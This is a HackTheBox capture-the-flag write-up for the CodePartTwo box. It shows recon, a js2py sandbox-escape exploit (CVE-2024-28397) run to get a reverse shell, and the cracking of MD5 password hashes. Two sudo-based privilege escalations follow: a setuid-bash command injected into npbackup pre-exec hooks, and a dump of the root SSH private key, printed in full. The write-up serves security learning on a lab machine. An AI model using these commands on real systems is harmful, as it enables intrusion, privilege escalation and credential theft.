HackTheBox - CodePartTwo writeup (Linux/Easy)
CodePartTwo is an easy Linux box, hosting an open source js2py sandbox vulnerable to RCE via CVE-2024-28397 sandbox escape, I exploited the CVE to gain initial foothold as app then cracked hashes in the website database to get marco’s creds, from there explored 2 ways to exploit a backup program running with high privs to get a root shell, one exploiting commands hooks to get code execution, and another to back up and dump the root ssh private key then later use it to login as root
recon
I run nmap on the host to find http and ssh running on the box, TTLs match expected values for open ports on Linux one hop away
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
$ nmap -vv -sCSV -oN codetwo 10.129.13.226
# Nmap 7.98 scan initiated Fri Jan 30 22:53:53 2026 as: nmap -vv -sCSV -oN codetwo 10.129.13.226
Nmap scan report for 10.129.13.226 (10.129.13.226)
Host is up, received reset ttl 63 (0.15s latency).
Scanned at 2026-01-30 22:53:53 +01 for 25s
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 a0:47:b4:0c:69:67:93:3a:f9:b4:5d:b3:2f:bc:9e:23 (RSA)
...
|   256 7d:44:3f:f1:b1:e2:bb:3d:91:d5:da:58:0f:51:e5:ad (ECDSA)
...
|   256 f1:6b:1d:36:18:06:7a:05:3f:07:57:e1:ef:86:b4:85 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIEJovaecM3DB4YxWK2pI7sTAv9PrxTbpLG2k97nMp+FM
8000/tcp open  http    syn-ack ttl 63 Gunicorn 20.0.4
|_http-title: Welcome to CodePartTwo
|_http-server-header: gunicorn/20.0.4
| http-methods:
|_  Supported Methods: GET HEAD OPTIONS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
based on 0xdf OS enum cheatsheet the box appears to be running ubuntu 20.04 - focal [LTS]
Http enum
I visited http://10.129.13.226:8000 on my browser and was greeted with the following page that says that CodePartTwo is open-source, built by developers for developers, where I could register, login and download app 
downloading the source code, I found that it’s a simple flask application with the following dependencies
1
2
3
4
5
6
$ ls
app.py  instance  requirements.txt  static  templates
$ cat requirements.txt
flask==3.0.3
flask-sqlalchemy==3.1.1
js2py==0.74
user.txt
foothold as app
looking up js2py version, I found CVE-2024-28397 leading to RCE via an issue in the js2py.disable_pyimport() component
checking the source, the vulnerable function was the first call in app.py
1
2
3
4
5
6
7
8
9
$ head app.py -n 8
from flask import Flask, render_template, request, redirect, url_for, session, jsonify, send_from_directory
from flask_sqlalchemy import SQLAlchemy
import hashlib
import js2py
import os
import json

js2py.disable_pyimport()
I’ll note this and move on to other parts of the web app. I also found an sqlite3 database, but it only contained the description of code_snippet and user tables instead of actual users data
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
$ ls instance/
users.db
$ file instance/users.db
instance/users.db: SQLite 3.x database, last written using SQLite version 3031001, file counter 2, database pages 4, cookie 0x2, schema 4, UTF-8, version-valid-for 2
$ sqlite3 instance/users.db .dump
PRAGMA foreign_keys=OFF;
BEGIN TRANSACTION;
CREATE TABLE user (
	id INTEGER NOT NULL,
	username VARCHAR(80) NOT NULL,
	password_hash VARCHAR(128) NOT NULL,
	PRIMARY KEY (id),
	UNIQUE (username)
);
CREATE TABLE code_snippet (
	id INTEGER NOT NULL,
	user_id INTEGER NOT NULL,
	code TEXT NOT NULL,
	PRIMARY KEY (id),
	FOREIGN KEY(user_id) REFERENCES user (id)
);
COMMIT;
After making an account and logging in, I was greeted with a code editor, where I can either save code or run code and see its output, from the import js2py it’s probably supposed to convert/run js code 
I just used this exploit to get a reverse shell as app, some manual work had to be done, mainly editing the code so it doesn’t use any proxy, but after that worked like charm, note that it creates a new user on the website before the exploitation
1
2
3
$ python poc.py -url http://10.129.14.160:8000 -lhost 10.10.15.207 -lport 6969 -user jeffy -passwd jeffyjeff
[+] Register successful!
[+] Login successful
marco
I checked for other users that have a shell on the box and I found the user marco
1
2
3
4
app@codeparttwo:~/app$ grep sh$ /etc/passwd
root:x:0:0:root:/root:/bin/bash
marco:x:1000:1000:marco:/home/marco:/bin/bash
app:x:1001:1001:,,,:/home/app:/bin/bash
now that I’m on the box I went to check the users.db I found earlier in the file structure and found his password hash
1
2
3
4
5
6
7
8
app@codeparttwo:~/app$ sqlite3 instance/users.db
SQLite version 3.31.1 2020-01-27 19:55:54
Enter ".help" for usage hints.
sqlite> .tables
code_snippet  user
sqlite> select * from user;
1|marco|649c9d65a206a75f5abe509fe128bce5
2|app|a97588c0e2fa3a024876339e27aeb42e
thse looked like standard md5 raw hashes so I used crackstation for them 
the password worked for ssh authentication (it worked for su as well, but ssh gives a better shell)
1
2
3
$ nxc ssh 10.129.13.226 -u marco -p sweetangelbabylove
SSH         10.129.13.226   22     10.129.13.226    [*] SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.13
SSH         10.129.13.226   22     10.129.13.226    [+] marco:sweetangelbabylove  Linux - Shell access!
once I got a shell as marco I was able to obtain the user flag
1
2
3
4
marco@codeparttwo:~$ ls
backups  npbackup.conf  user.txt
marco@codeparttwo:~$ cat user.txt
49****************************7d
root.txt
method 1 : pre/post command hooks
aside from user.txt I found a config file owned by root and writable by marco
1
2
marco@codeparttwo:~$ ls -lh npbackup.conf
-rw-rw-r-- 1 root root 2.9K Jun 18  2025 npbackup.conf
checking marco’s sudo access I found that he can execute npbackup-cli as root without a password
1
2
3
4
5
6
7
marco@codeparttwo:~$ sudo -l
Matching Defaults entries for marco on codeparttwo:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User marco may run the following commands on codeparttwo:
    (ALL : ALL) NOPASSWD: /usr/local/bin/npbackup-cli
when executed it complains that there is no config file given on the command line
1
2
3
4
marco@codeparttwo:~$ sudo /usr/local/bin/npbackup-cli
2026-01-31 01:20:32,651 :: INFO :: npbackup 3.0.1-linux-UnknownBuildType-x64-legacy-public-3.8-i 2025032101 - Copyright (C) 2022-2025 NetInvent running as root
2026-01-31 01:20:32,651 :: CRITICAL :: Cannot run without configuration file.
2026-01-31 01:20:32,656 :: INFO :: ExecTime = 0:00:00.006382, finished, state is: critical.
when I pointed it to the config file at marco’s home directory it says No operation has been requested which means that the config file is working with the program, since the config file was writable, I read it to find interesting abuses and found that I can execute post and pre operations commands
1
2
3
marco@codeparttwo:~$ grep _commands npbackup.conf
      pre_exec_commands: []
      post_exec_commands: []
I’ve put cp /bin/bash /tmp/jeffy; chmod +s /tmp/jeffy in the pre_exec_commands as usual, then tried to perform a random operation (-b for backup in this case)
1
sudo /usr/local/bin/npbackup-cli -c npbackup.conf -b
in the stdout logs I noticed the following line
1
2
2026-01-31 01:26:57,683 :: INFO :: Pre-execution of command cp /bin/bash /tmp/jeffy; chmod +s /tmp/jeffy succeeded with:
None
then used the newly created setuid binary to get a root shell as usual
1
2
3
4
5
marco@codeparttwo:~$ ls /tmp/jeffy
/tmp/jeffy
marco@codeparttwo:~$ /tmp/jeffy -p
jeffy-5.0# cat /root/root.txt
fc****************************f7
method 2 : reading root ssh private key using a file read primitive
since npbackup-cli is running as root, I can create a backup of the /root directory, and inspect the files there at a later point
taking a second a look at the config file, I found what is being backed up exactly
1
2
3
4
5
marco@codeparttwo:~$ grep -A 3 repo_group npbackup.conf
    repo_group: default_group
    backup_opts:
      paths:
      - /home/app/app/
listing snapshots confirms the backed up directory
1
2
3
4
5
6
7
8
9
10
11
12
13
marco@codeparttwo:~$ sudo /usr/local/bin/npbackup-cli -s -c npbackup.conf
2026-01-31 21:49:04,598 :: INFO :: npbackup 3.0.1-linux-UnknownBuildType-x64-legacy-public-3.8-i 2025032101 - Copyright (C) 2022-2025 NetInvent running as root
2026-01-31 21:49:04,654 :: INFO :: Loaded config 4E3B3BFD in /home/marco/npbackup.conf
2026-01-31 21:49:04,681 :: INFO :: Listing snapshots of repo default
ID        Time                 Host        Tags        Paths          Size
--------------------------------------------------------------------------------
35a4dac3  2025-04-06 03:50:16  codetwo                 /home/app/app  48.295 KiB
--------------------------------------------------------------------------------
1 snapshots
2026-01-31 21:49:07,472 :: INFO :: Snapshots listed successfully
2026-01-31 21:49:07,472 :: INFO :: Runner took 2.792946 seconds for snapshots
2026-01-31 21:49:07,473 :: INFO :: Operation finished
2026-01-31 21:49:07,482 :: INFO :: ExecTime = 0:00:02.887973, finished, state is: success.
since I have write access to the box I replaced that app directory with /root and did performed a backup operation
1
marco@codeparttwo:~$ sudo /usr/local/bin/npbackup-cli -c npbackup.conf -b
now I can list files in the snapshot with --list
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
marco@codeparttwo:~$ sudo /usr/local/bin/npbackup-cli -c npbackup.conf --ls
2026-01-31 21:51:38,926 :: INFO :: npbackup 3.0.1-linux-UnknownBuildType-x64-legacy-public-3.8-i 2025032101 - Copyright (C) 2022-2025 NetInvent running as root
2026-01-31 21:51:38,965 :: INFO :: Loaded config E1057128 in /home/marco/npbackup.conf
2026-01-31 21:51:38,979 :: INFO :: Showing content of snapshot latest in repo default
2026-01-31 21:51:41,706 :: INFO :: Successfully listed snapshot latest content:
snapshot 0c331929 of [/root] at 2026-01-31 21:50:48.678065309 +0000 UTC by root@codeparttwo filtered by []:
/root
/root/.bash_history
/root/.bashrc
/root/.cache
/root/.cache/motd.legal-displayed
/root/.local
/root/.local/share
/root/.local/share/nano
/root/.local/share/nano/search_history
/root/.mysql_history
/root/.profile
/root/.python_history
/root/.sqlite_history
/root/.ssh
/root/.ssh/authorized_keys
/root/.ssh/id_rsa
/root/.vim
/root/.vim/.netrwhist
/root/root.txt
/root/scripts
/root/scripts/backup.tar.gz
/root/scripts/cleanup.sh
/root/scripts/cleanup_conf.sh
/root/scripts/cleanup_db.sh
/root/scripts/cleanup_marco.sh
/root/scripts/npbackup.conf
/root/scripts/users.db
one file that stands out is /root/.ssh/id_rsa, which I dumped using --dump
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
marco@codeparttwo:~$ sudo /usr/local/bin/npbackup-cli -c npbackup.conf --dump /root/.ssh/id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----
I saved the ssh key to a file and change its permission then used it to get a shell as root from inside the box
1
2
3
marco@codeparttwo:~$ sudo /usr/local/bin/npbackup-cli -c npbackup.conf --dump /root/.ssh/id_rsa > root_key
marco@codeparttwo:~$ chmod 600 root_key
marco@codeparttwo:~$ ssh -i root_key root@localhost
then I got my root flag
1
2
root@codeparttwo:~# cat root.txt
31****************************fb